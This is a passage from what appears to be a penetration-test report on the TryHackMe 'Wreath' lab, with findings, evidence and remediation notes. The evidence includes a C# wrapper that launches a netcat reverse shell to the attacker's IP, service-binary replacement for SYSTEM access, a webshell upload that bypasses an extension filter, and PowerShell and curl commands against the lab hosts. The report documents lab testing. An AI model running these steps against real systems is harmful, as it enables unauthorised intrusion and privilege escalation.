         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

```
File  Edit  Search  View  Document  Help
```

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-witty.exe", "10.51.122.44 6666 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}

```

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ sudo su
┌──(root㉿kali)-[/home/…/Desktop/THM/wreath/tools]
└─# impacket-smbserver share . -smb2support -username witty -password P@ssw0rd
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

```
C:\xampp\htdocs\resources\uploads>net use \\10.51.122.44\share /USER:witty P@ssw0rd
net use \\10.51.122.44\share /USER:witty P@ssw0rd
The command completed successfully.


C:\xampp\htdocs\resources\uploads>copy \\10.51.122.44\share\Wrapper.exe %TEMP%\wrapper-witty.exe
copy \\10.51.122.44\share\Wrapper.exe %TEMP%\wrapper-witty.exe
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>net use \\10.51.122.44\share /del
net use \\10.51.122.44\share /del
\\10.51.122.44\share was deleted successfully.


C:\xampp\htdocs\resources\uploads>%TEMP%\wrapper-witty.exe
%TEMP%\wrapper-witty.exe
```

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ mcs Wrapper.cs

┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ ls
GitTools  nc.exe  socat  Wrapper.cs  Wrapper.exe

┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ file Wrapper.
Wrapper.: cannot open `Wrapper.' (No such file or directory)

┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

```
C:\Windows\Temp>copy %TEMP%\wrapper-witty.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-witty.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Windows\Temp>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×1388

C:\Windows\Temp>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Windows\Temp>
```


```
C:\Windows\Temp>copy %TEMP%\wrapper-witty.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-witty.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Windows\Temp>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×1388

C:\Windows\Temp>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Windows\Temp>
```


```
┌──(kali㉿kali)-[~/…/THM/wreath/tools/nc.exe]
└─$ nc -lnvp 6666
listening on [any] 6666 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.100] 50680
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Remediation

Regularly updating Windows Server 2019 as well as regularly updating the Antivirus definitions could have prevented this attack from taking place. As a way of prevention in the future, using Alerts and sending those alerts to yourself may assist in monitoring your network with this known vulnerability.

Finding 5: Unrestricted File Upload.

Description	Some of the mitigations that were in place for the php uploader, however they were not stringent enough to
Risk	Likelyhood:


	Impact:
System	wreath-pc
Tools Used	Git-Tools\Extractor, https://www.gaijin.at/en/tools/php-obfuscator, Exiftool, NetCat, Powershell
References	Unrestricted Upload of File with Dangerous Type https://cwe.mitre.org/data/definitions/434.html


Evidence


Showing that certain file types are allowed, however not specific enough to prevent an attack at one layer deeper.

```
┌──(kali㉿kali)-[~/…/wreath/tools/GitTools/Extractor]
└─$ ./extractor.sh ../../../. Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
```

```
┌──(kali㉿kali)-[~/…/Extractor/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources]
└─$ cat index.php
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;

                }
        }
?>
```



10.201.124.100/resources/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CrackStation - Online ...
Welcome Thomas!
Ruby Image Upload Page
Browse...
No file selected.
Upload


10.201.124.100/resources/uploads/test-witty.gif.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
GIF89a
Test Payload



Uploading nc.exe and running the following command after “wreath=” will give you the reverse shell back to your system.

```
powershell.exe C:\\windows\\temp\\nc-witty.exe 10.51.122.44 443 -e cmd.exe
```



Remediation

focus on keeping a up to date antivirus tool on premises as well as has it running automatically after any and all files uploaded to the system from the web.

Multiple Systems Affected On the Domain

Finding 6: Improper Privilege Management.

Description	Configuring systems to run software, which are vulnerable to Unauthenticated RCE attacks, allows for attackers to enter the network and quickly move throughout the network more easily than if the software was running on the principal of Least Privilege.
Risk	Likelyhood: Impact:

System	Prod-Serv, Git-Serv, wreath-pc
Tools Used	powershell, bash
References	CVE-2021-43460 Improper Privilege Management https://cwe.mitre.org/data/definitions/269.html


Evidence on Prod-serv, see finding 1, showing that the software is running with the Root account.

```
# whoami
root
```

Evidence on Git-Serv, see finding 2, showing that gitstack was configured to run on the Local Administrator or NT Authority\System.

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.200] 39184
whoami
nt authority\system
```

Evidence on wreath-pc, showing that the uploader was configured to run with thomas' user account which automatically runs with Administrator level permissions.




```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Remediation

Enable UAC on both windows systems, this will deter attacks as far as the requirements for an added layer of protection against unauthorized activity, for example adding user accounts for persistence.


Configure software to run on the lowest level of user account possible, to prevent systems from automatically gaining root level systems after attackers use different RCEs.

Remediation

Finding 7: Insecure Password Policy

Description	Passwords on all accounts are poor and should have restrictions on them, such as. Minimum age, Maximum age, password Lockout and password complexity.
Risk	likelyhood: High Impact: High
System	Prod-serv, Git-Serv, Wreath-pc
Tools Used	crackstation, hashcat, Powershell
References	https://cwe.mitre.org/data/definitions/521.html

Evidence



Remediation


Add additional password requirements on each system.

Finding 8: Patch Management

Description	All systems have to be regularly patched on a frequent and consistent basis, to prevent known attacks from affecting the system.
Risk	Likelyhood: High Impact: Very High
System	Prod-serv, Git-serv, wreath-pc
Tools Used	Powershell, Windows-Exploit Suggester
References	NIST SP800-53 r4 MA-6 – Maintenance NIST SP800-53 r4 SI-2 – Flaw Remediation

Evidence

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ proxychains curl --data "a=systeminfo" http://gitserver.thm/web/exploit-witty.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.124.150:80  ...  OK
"
Host Name:                 GIT-SERV
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA159
Original Install Date:     08/11/2020, 13:19:49
System Boot Time:          20/01/2025, 12:34:19
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,381 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,874 MB
Virtual Memory: In Use:    558 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4512577
                           [03]: KB4580325
                           [04]: KB4587735
                           [05]: KB4592440
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.201.124.1
                                 IP address(es)
                                 [01]: 10.201.124.150
                                 [02]: fe80::b54f:be87:ae1a:d7de
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```



Remediation


Regular patch management should be adopted on the network to prevent and mitigate any major vulnerabilities that could be present on the system.

Walkthrough


Alright Mr.Wreath here is how I completely owned your personal network, step by step. First we start with a nmap scan of the IP address that you provided at the beginning.

```
┌──(kali㉿kali)-[~/Desktop/THM]
└─$ sudo nmap -A -T5 -Pn 10.201.134.200
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-11 15:55 EST
Nmap scan report for 10.201.134.200
Host is up (0.095s latency).
Not shown: 984 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2025-01-11T19:34:40
|_Not valid after:  2026-01-11T19:34:40
